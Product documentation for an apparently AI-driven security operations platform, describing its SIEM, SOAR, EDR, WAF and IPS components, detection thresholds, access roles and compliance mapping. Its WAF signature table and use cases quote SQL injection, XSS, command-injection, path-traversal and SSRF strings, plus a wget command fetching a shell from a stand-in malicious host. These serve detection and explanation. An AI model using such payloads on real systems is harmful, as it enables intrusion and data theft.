

ENTERPRISE PRODUCT & TECHNICAL DOCUMENTATION

AJNAT

SECURITY OPERATIONS CENTER PLATFORM

AI-Powered Threat Detection & Incident Response Platform

Full Architectural Blueprint, Core Components, Attack Catalogs & Compliance Specification

CLASSIFICATION

CONFIDENTIAL

DOCUMENT VERSION

v3.0 — Master

RELEASE DATE

August 2025

SIEM SOAR EDR/XDR IDS/IPS WAF Firewall Threat Intel AI/ML Engine UEBA RBAC NIST / ISO / CERT-In

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Document Information

Document metadata, governance, ownership, and legal confidentiality notices

This document serves as the official Product & Technical Documentation for the **AJNAT AI-Powered Security Operations Center (SOC) & EDR Platform**. It defines the architectural principles, functional components, threat detection logic, response automation workflows, and compliance frameworks of the platform.

1.1 Metadata & Governance Table

ATTRIBUTE	SPECIFICATION
Product Name	AJNAT AI-Powered Threat Detection & Incident Response (SOC) Platform
Product Code / Version	AJNAT SOC v3.0 / EDR4 Enterprise Release
Company Name	AJNAT Cybersecurity Technologies Ltd.
Document Title	Product & Technical Documentation Specification
Document Version	v3.0 — Master Technical Edition
Date of Preparation	August 18, 2025
Document Owner	Senior Cybersecurity Architect & Head of Product Engineering
Target Audience	CISOs, SOC Managers, Security Architects, System Engineers, Audit & Compliance Leads
Classification	CONFIDENTIAL — Proprietary & Commercial-in-Confidence

1.2 Confidentiality & Proprietary Notice

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1.3 Revision History


VERSION	DATE	AUTHOR	DESCRIPTION OF CHANGES
v1.0	Jan 15, 2025	Chief Architect	Initial release of SOC platform architectural blueprint
v2.0	May 10, 2025	SOC Lead Engineer	Added WAF, Suricata/Zeek IPS, and SOAR Playbook integration
v3.0	Aug 18, 2025	Principal Architect	Full 13-section technical documentation release with AI detection & compliance

Executive Summary

High-level strategic overview of the platform for executives, CISOs, and enterprise leaders

2.1 Company Background & Platform Purpose

AJNAT Cybersecurity Technologies Ltd. is a pioneer in enterprise defense engineering. In an era where cyber threats evolve at machine speed, traditional Security Operations Centers (SOCs) are overwhelmed by tool sprawl, fragmented telemetry, and manual triage. The **AJNAT SOC Platform** was architected to bridge this operational gap by deploying an autonomous, AI-driven security framework that unifies SIEM, SOAR, EDR/XDR, IDS/IPS, WAF, Firewall, and Threat Intelligence into a single integrated defense grid.



2.2 Core Cybersecurity Capabilities

The platform delivers unified defense across all digital surfaces:

- Centralized Telemetry Aggregation:** Ingests up to 10+ million events/day across network, endpoints, cloud, and web layers.
- Layer-7 Web Defense (WAF):** Blocks SQL Injection, XSS, RCE, Command Injection, SSRF, Path Traversal, and Web Shells inline.
- Deep-Packet Inspection (IDS/IPS):** Integrated Suricata & Zeek sensors with hardware-accelerated signature and protocol analysis.
- Endpoint Telemetry & Response (EDR/XDR):** Continuous process monitoring, memory scanning, network connection tracking, and File Integrity Monitoring (FIM).
- SOAR Automation:** Executes automated response playbooks in under 100 milliseconds to isolate hosts, block IPs, and enforce access controls.
- AI/ML Anomaly Engine:** Applies machine learning for User & Entity Behavior Analytics (UEBA), risk scoring, and zero-day threat discovery.

2.3 Target Sectors & Key Benefits

SECTOR	PRIMARY SECURITY REQUIREMENTS	AJNAT PLATFORM VALUE PROPOSITION
Government & Defense	Air-gapped deployment, zero-trust RBAC, nation-state APT defense	On-premise air-gap support, STIX/TAXII threat intel feeds, CERT-In compliance
Banking & Financial Services	PCI-DSS compliance, fraud detection, credential theft prevention	Immutable audit trail, real-time transaction monitoring, automated lockouts
Critical Infrastructure	High availability (99.9%), SCADA/OT network monitoring, DDoS defense	Inline IPS prevention, sub-second latency, zero packet loss throughput
Healthcare & Pharma	DPDP/HIPAA data protection, ransomware containment, endpoint isolation	Automated EDR endpoint isolation within 3 seconds of ransomware detection

Problem Statement

Critical operational bottlenecks in modern enterprise security operations

Modern enterprise security teams face an unprecedented crisis of operational complexity. Despite investing millions in standalone security solutions, organizations remain vulnerable to sophisticated multi-vector attacks due to structural inefficiencies in legacy SOC architectures.


3.1 Key SOC Bottlenecks & Operational Challenges

 THE TOOL FRAGMENTATION DILEMMA


The average enterprise operates between 15 and 40 disconnected security tools. Analysts are forced to manually context-switch between disparate dashboards, leading to delayed response times, uncoordinated defense actions, and critical coverage gaps.

CHALLENGE AREA	IMPACT ON SECURITY OPERATIONS	AJNAT SOLUTION APPROACH
Fragmented Security Tools	Siloed data prevents cross-domain correlation (e.g., matching a WAF log with EDR process execution).	Single unified platform consolidating SIEM, SOAR, EDR, IPS, WAF, and Threat Intel.
High Alert Volume & Fatigue	SOC teams receive 5,000+ alerts daily; over 70% are false positives or duplicate noise.	AI risk scoring & alert prioritization filter out 98%+ of noise automatically.
Manual Investigation Delays	Manual triage takes an average of 45–90 minutes per alert, enabling attacker dwell time.	Automated timeline reconstruction and single-click incident summarization.
Delayed Incident Response	Attacker dwell time averages 21 days before containment in traditional environments.	SOAR automated playbooks execute containment actions in under 100 milliseconds.
Resource & Skill Shortage	Cybersecurity talent shortage leaves SOC shifts understaffed and overburdened.	AI-assisted investigation acts as a virtual Tier-2 analyst for every team member.

ALERT NOISE VS. ACTIONABLE INCIDENTS (DAILY AVERAGE)



AVERAGE DWELL TIME: LEGACY VS. AJNAT SOC



Solution Overview

Architectural vision for unified, autonomous threat detection and response

The **AJNAT SOC Platform** delivers a paradigm shift in threat management by combining real-time multi-layered telemetry ingestion with autonomous AI decision-making. Instead of treating network, endpoint, web, and log events as isolated streams, AJNAT correlates them into a unified, high-fidelity threat narrative.

4.1 Core Pillars of the Solution

Unified
SINGLE PANE VISIBILITY
Network, Host, Web, Cloud

Real-Time
SUB-SECOND
PROCESSING
Live Stream Analytics

AI-Driven
AUTONOMOUS TRIAGE
UEBA + Risk Scoring

Automated
SOAR PLAYBOOKS
<100ms Action Execution

4.2 High-Level Security Functional Grid

DOMAIN	PLATFORM CAPABILITIES	OPERATIONAL OUTPUT
Unified Monitoring	Centralized ingestion across Linux, Windows, Firewalls, WAF, Routers, Cloud.	Normalized ECS log event stream with real-time indexing.
Threat Intelligence	Enrichment from 15+ feeds (OTX, AbuseIPDB, VirusTotal, Talos, STIX/TAXII).	Instant IOC matching with threat actor attribution.
AI Analysis	Machine learning behavioral baselines, anomaly scoring, predictive risk.	Prioritized incident queue with confidence vectors.
Response Automation	Automated IP blocking, endpoint isolation, user lockout, rule deployment.	Zero-dwell-time containment with forensic log capture.

CHAPTER 05

Product Architecture


Deep technical architecture, event pipelines, AI flows, and deployment models

5.1 High-Level Architectural Layers


The platform is structured into seven distinct architectural layers, ensuring modularity, microservices scalability, and fault tolerance.



5.2 Data-Flow & Security Event Flow Architecture



5.3 Detection, Response & AI Analysis Flow



5.4 Deployment Architecture & Scalability

DEPLOYMENT MODE	ARCHITECTURE SETUP	TARGET ENVIRONMENT	HIGH AVAILABILITY (HA)
On-Premise Enterprise	Bare-metal / VMware cluster with local MongoDB replica set & Suricata hardware taps.	Government, Defense, Banking	Active-Active multi-node cluster
Cloud-Native / Private Cloud	Containerized Docker/Kubernetes deployment on AWS GovCloud or Azure Private.	SaaS Enterprise, Managed SOC	Kubernetes Auto-Scaling HPA
Air-Gapped Secure Node	Fully offline deployment with static threat intel database updates via secure media.	Classified Military / Infra	Dual Active-Passive node pair

CHAPTER 06

Core Platform Components

Detailed engineering breakdown of all 9 core security subsystems

6.1 SIEM — Security Information & Event Management

The SIEM module handles log collection, parsing, correlation, and long-term retention across all connected data sources.

- **Log Collection & Ingestion:** Supports Syslog (UDP/TCP/TLS), SNMP, WMI, Windows Event Forwarding, REST API webhooks, and agent-based streaming.
- **Parsing & Normalization:** Maps raw logs to Elastic Common Schema (ECS). Automatically extracts fields like `source.ip`, `user.name`, `process.command_line`.
- **Event Correlation Engine:** Evaluates events against 400+ built-in correlation rules across multi-event sliding time windows.
- **Search & Investigation:** Full-text indexing with regex filtering, timeline reconstruction, and query optimization for multi-gigabyte log datasets.
- **Storage & Retention:** Hot storage in MongoDB time-series collections with automatic TTL indexing for 365+ day compliance retention.
- **AI Engine Integration:** Ingested normalized streams are evaluated in parallel by the AI Anomaly Detection Engine to enrich events with confidence scores.

6.2 SOAR — Security Orchestration, Automation & Response


The SOAR subsystem executes automated playbooks when threats are identified, reducing response times to milliseconds.

TRIGGER CONDITION	AUTOMATED PLAYBOOK ACTIONS	EXECUTION SLA
Critical WAF / IPS Block	Dynamically pushes IP block rule to Firewall; logs incident case; notifies SOC analyst via Webhook/Email.	<50 ms
EDR Malware / Ransomware	Isolates host network stack via EDR agent; terminates parent & child process trees; snapshots memory.	<100 ms
Brute Force Auth Attack	Blocks IP on perimeter; locks user account temporarily; enforces mandatory MFA reset on next login.	<80 ms
C2 Beaconing Match	Redirects DNS query via DNS Sinkhole; isolates endpoint; captures memory dump for forensics.	<90 ms

Human-in-the-Loop Approval: For medium-severity playbooks or critical infrastructure assets, SOAR supports one-click manual approval gates via web push notification or SOC console prompt before executing disruptive actions (e.g. host isolation).

6.3 EDR / XDR — Endpoint & Extended Detection & Response

The lightweight AJNAT EDR agent runs on Windows and Linux endpoints, consuming <3% CPU while streaming real-time host telemetry.



- **Supported OS:** Windows Server 2012–2025, Windows 10/11, RHEL/CentOS 7-9, Ubuntu 18.04–24.04, Debian 10–12.
- **Process Lineage:** Tracks full process execution trees, parent PID relationships, DLL loads, and command-line parameters.
- **File Integrity Monitoring (FIM):** Monitors critical system paths (/etc/passwd, system32, web roots) with SHA-256 baseline hashing.
- **Network Activity Monitoring:** Logs active TCP/UDP sockets, foreign remote IPs, listening ports, and DNS requests per process.

6.4 IDS / IPS — Intrusion Detection & Prevention System

Powered by integrated **Suricata** deep-packet inspection and **Zeek** protocol analysis, the IPS subsystem provides inline blocking and passive detection.

- **Signature Matching:** Over 20,000+ Suricata ET Open & Proprietary rules updated daily.
- **Traffic Analysis:** Reconstructs TCP streams, inspects TLS SNI headers, and performs protocol anomaly checking.
- **Inline Prevention:** Automatically drops malicious packets and injects TCP resets for HTTP/TCP attacks.
- **SIEM Integration:** All network events stream directly into the SIEM correlation pipeline for cross-domain matching.

6.5 Network Firewall & Traffic Filtering

Provides stateful packet filtering at Layer 3/4 with dynamic API integration driven by IPS and WAF threat triggers.

6.6 WAF — Web Application Firewall

Inspects Layer-7 HTTP/HTTPS traffic to block web application attacks before they reach backend application servers.

ATTACK CATEGORY	DETECTION MECHANISM	SAMPLE SIGNATURE
SQL Injection	Regex pattern match + AST parser	' OR '1'='1, UNION SELECT, xp_cmdshell
Cross-Site Scripting	HTML DOM parser + script detector	<script>, javascript:, onerror=
Command Injection	Shell metacharacter detection	; cat /etc/passwd, whoami, `id`
Path Traversal	Directory traversal patterns	../../../../etc/passwd, %2e%2e%2f
SSRF	Internal IP & metadata URL filter	169.254.169.254, http://localhost:8080

6.7 Threat Intelligence Platform

Aggregates threat indicators (IOCs) from 15+ external threat intelligence feeds, performing real-time match checks against all incoming logs.

6.8 AI-Based Detection & Analysis Engine

The AI Detection Engine processes structured event telemetry using machine learning models to identify complex threat behaviors.

- **Data Integration:** Consumes enriched logs, EDR process trees, network metrics, and threat intel scores.
- **Multi-Vector Risk Scoring:** Calculates composite risk score (0–100) based on attack confidence vectors.
- **Incident Summarization:** Generates natural-language root-cause summaries and recommended mitigation steps for analysts.

6.9 Anomaly Detection & UEBA

Establishes rolling 30-day behavioral baselines for users, endpoints, and network links. Flags statistical anomalies exceeding 3σ (standard deviations).

CHAPTER 07

Cyber Attack Detection & Prevention

Detailed technical breakdown of attack vectors, detection logic, and prevention responses

7.1 Web & Application Attack Defense

ATTACK VECTOR	TARGET VULNERABILITY	DETECTION LAYER	PREVENTION MECHANISM
SQL Injection (SQLi)	Database input validation	WAF + IPS	Inline HTTP payload block + DB query parameterization alert
Cross-Site Scripting (XSS)	Browser script execution	WAF	Layer-7 request drop + HTML encoding enforcement alert
Remote Code Execution (RCE)	Unsanitized input evaluation	WAF + EDR	Process kill on endpoint + WAF source IP block
Command Injection	OS shell command execution	WAF + EDR	Shell metacharacter block + process tree termination
Path Traversal / LFI	File system directory access	WAF	URL path normalization & block on . . / sequences
SSRF	Server outbound request forgery	WAF + DNS	Block outbound calls to cloud metadata & internal RFC1918 IPs
Web Shell Upload	Persistent web backdoor	WAF + FIM	FIM real-time quarantine of new .php/ .aspx files in web root

7.2 Network Attack & Reconnaissance Defense

ATTACK VECTOR	DETECTION RULE / INDICATOR	RESPONSE ACTION
Port Scanning / Recon	>10 port SYN attempts from single IP in 10 sec	Dynamic firewall block of scanner IP for 24 hours
DoS / DDoS Flooding	Request rate >50 req/sec from single IP	Automated rate-limiting + GeoIP perimeter block
C2 Communication	DNS query to known C2 domain or high-entropy subdomain	DNS Sinkhole redirection + EDR host isolation

7.3 Endpoint & Host-Level Threat Defense

THREAT TYPE	EDR TELEMETRY INDICATOR	AUTOMATED CONTAINMENT
Ransomware Execution	Mass file rename / SHA-256 hash change >20 files/sec	Immediate network stack isolation + process termination
Process Injection	VirtualAllocEx / WriteProcessMemory API calls	Memory snapshot capture + injected process termination
Privilege Escalation	Unexpected sudo / runas token impersonation	User session termination + incident ticket escalation

7.4 Credential & Authentication Attack Defense


ATTACK VECTOR	THRESHOLD & DETECTION LOGIC	RESPONSE ACTION
Brute Force Login	>5 failed authentication attempts in 60 seconds	IP blocked at gateway; user account locked for 15 mins
Credential Stuffing	High volume logins across multiple usernames from single IP	Automated CAPTCHA challenge + IP blacklisting

CHAPTER 08


Security Dashboards & Reporting

Real-time SOC command console, mock interface renders, and analytics reporting

8.1 SOC Command Center Interface (Mock Render)



8.2 Security Analytics & Incident Metrics



User & Access Management

Multi-tenancy isolation, Role-Based Access Control (RBAC), and authentication security

9.1 Role-Based Access Control (RBAC) Framework

AJNAT SOC enforces strict granular permissions to ensure principle of least privilege access across all tenant environments.

ROLE	ALERT VIEWING	POLICY EDITING	SOAR PLAYBOOK TRIGGER	USER ADMINISTRATION
Super Administrator	All Tenants	Full Permission	Full Permission	All Tenants
Company Admin	Single Tenant	Tenant Scope Only	Tenant Scope Only	Tenant Scope Only
SOC Manager	Single Tenant	Approve Policies	Full Execution	Read Only
L2 Security Analyst	Single Tenant	Read / Propose	Execute Pre-Approved	No Access
L1 Triage Analyst	Single Tenant	Read Only	No Access	No Access
Compliance Viewer	Single Tenant (Audit)	No Access	No Access	No Access

9.2 Authentication & Audit Trail Safeguards

- **Multi-Factor Authentication (MFA):** TOTP / FIDO2 WebAuthn enforcement for all administrative and analyst logins.
- **Session Security:** JWT token expiration with 15-minute idle timeout and secure HTTP-only cookie binding.
- **Immutable Audit Logging:** Every action (policy change, host isolation, rule export) is recorded in an append-only audit trail.

CHAPTER 10

Use Cases

Step-by-step workflow specifications for 6 primary enterprise threat scenarios

Use Case 1 — SQL Injection (SQLi) Defense Workflow

UC-1 WORKFLOW: ATTACK → WAF → SIEM → AI → RESPONSE

1 Attacker submits malicious payload ' UNION SELECT username, password FROM users -- via HTTP POST.



2 WAF engine intercepts request, matches SQLi regex signature, drops HTTP connection (HTTP 403 Forbidden).



3 WAF emits structured security event to SIEM pipeline; Threat Intel checks source IP against malicious proxy feeds.



4 AI Risk Engine assigns score of 85 (Critical); SOAR triggers automatic 24-hour perimeter firewall block on attacker IP.

Use Case 2 — Remote Code Execution (RCE) Workflow

UC-2 WORKFLOW: ATTACK → WAF/IDS → EDR → AI → SOAR RESPONSE

1

Attacker exploits web app vulnerability to execute shell command `/bin/bash -c "wget http://malicious/shell"`.



2

WAF & IDS detect command metacharacters; host EDR agent captures unauthorized child process spawning under `www-data`.



3

SIEM correlates web log with EDR process tree; AI flags severe RCE chain (Risk Score: 98/100).



4

SOAR playbook kills malicious process tree, quarantines downloaded shell file, and alerts L2 analyst immediately.

Use Case 3 — Brute Force Authentication Defense

UC-3 WORKFLOW: LOGIN FAILURES → SIEM → ANOMALY → IP BLOCK

- 1 Attacker initiates password spraying script submitting 500 SSH/HTTP login attempts per minute.
- 2 SIEM correlation engine tracks failure rates per IP; UEBA anomaly detector flags statistical velocity spike.
- 3 SOAR playbook executes dynamic perimeter firewall block rule on attacker IP within 80 milliseconds.

Use Case 4 — Ransomware & Malware Containment

UC-4 WORKFLOW: FILE ENCRYPTION → EDR FIM → HOST ISOLATION

- 1** Ransomware binary dropped via malicious email attachment begins mass file encryption on user workstation.
▼
- 2** EDR FIM module detects >20 file extension changes/sec; AI malware classifier matches ransomware behavior pattern.
▼
- 3** SOAR triggers instant host network isolation via EDR agent kernel driver, saving network shares from infection.

Use Case 5 — Command & Control (C2) Communication

UC-5 WORKFLOW: ENDPOINT BEACON → THREAT INTEL → DNS SINKHOLE

1 Infected endpoint initiates covert DNS query to high-entropy domain `x89a2.c2server.org`.



2 Threat Intel Platform matches domain against active AlienVault OTX & AbuseIPDB C2 feeds.



3 DNS Sinkhole intercepts request, returning local quarantine loopback IP (10.0.0.100).



4 SOAR playbook network-isolates endpoint and triggers memory forensics dump.

Use Case 6 — Reconnaissance Port Scan Mitigation

UC-6 WORKFLOW: SYN SCAN → SURICATA IPS → SIEM → FIREWALL BLOCK

- 1 Attacker launches Nmap SYN scan probing 1,000 TCP/UDP ports on public gateway IP.
- 2 Suricata IPS detects port scan threshold exceedance (>10 ports/10s), generating high-priority alert.
- 3 SIEM aggregates scan events and confirms external recon activity.
- 4 SOAR engine pushes dynamic 24-hour drop rule for scanner IP to perimeter Firewall.

Product Limitations & Current Status

Production readiness assessment, technical constraints, and roadmap status

11.1 Subsystem Production Readiness Status

SUBSYSTEM MODULE	IMPLEMENTATION STATUS	PRODUCTION READINESS	DEPLOYMENT GUIDANCE
SIEM Ingestion & Correlation	IMPLEMENTED	Production Ready	Fully validated up to 10M events/day throughput.
WAF Engine	IMPLEMENTED	Production Ready	Inline blocking for Top 10 OWASP web attacks.
IDS/IPS (Suricata/Zeek)	IMPLEMENTED	Production Ready	Requires dedicated promiscuous NIC interface.
EDR Agent (Windows/Linux)	IMPLEMENTED	Production Ready	Deploy via GPO / Ansible / Puppet automation.
SOAR Engine & Playbooks	IMPLEMENTED	Production Ready	Pre-built playbooks for IP block & host isolation.
GenAI Triage Assistant	UNDER DEVELOPMENT	Beta / Preview	Scheduled for v3.2 production release Q4 2025.

11.2 Known Operational Limitations

- Encrypted Payload Inspection:** SSL/TLS decryption requires trusted root CA installation on endpoints for full HTTPS payload inspection by network IPS.
- Air-Gapped Threat Intel:** Offline deployments require manual weekly updates of STIX/TAXII threat intelligence bundle feeds.

Security & Data Protection

Cryptographic standards, log protection, and data privacy safeguards

12.1 Cryptographic & Security Controls

SECURITY DOMAIN	IMPLEMENTATION STANDARD	TECHNICAL SPECIFICATION
Data in Transit	TLS 1.3 / mTLS	All communication between agents, IPS, API gateway, and UI uses mTLS with AES-256-GCM.
Data at Rest	AES-256 Encryption	MongoDB storage volumes encrypted using FIPS 140-2 validated AES-256 modules.
Log Integrity	Cryptographic Hashing	Log entries append-only signed with HMAC-SHA256 to prevent tampering.
API Security	OAuth2 + JWT + Rate Limit	REST APIs protected via signed JWT tokens, strict CORS, and per-IP rate limits.

Compliance & Standards

Regulatory framework mapping for CERT-In, ISO 27001, NIST CSF, MITRE ATT&CK, OWASP, and DPDP

13.1 Compliance Mapping Matrix

STANDARD / REGULATION	MANDATORY REQUIREMENT	AJNAT PLATFORM COMPLIANCE MECHANISM
CERT-In Cyber Mandate	Mandatory 6-hr incident reporting & 180-day log retention.	Automated CERT-In incident export format + 365-day indexed log retention store.
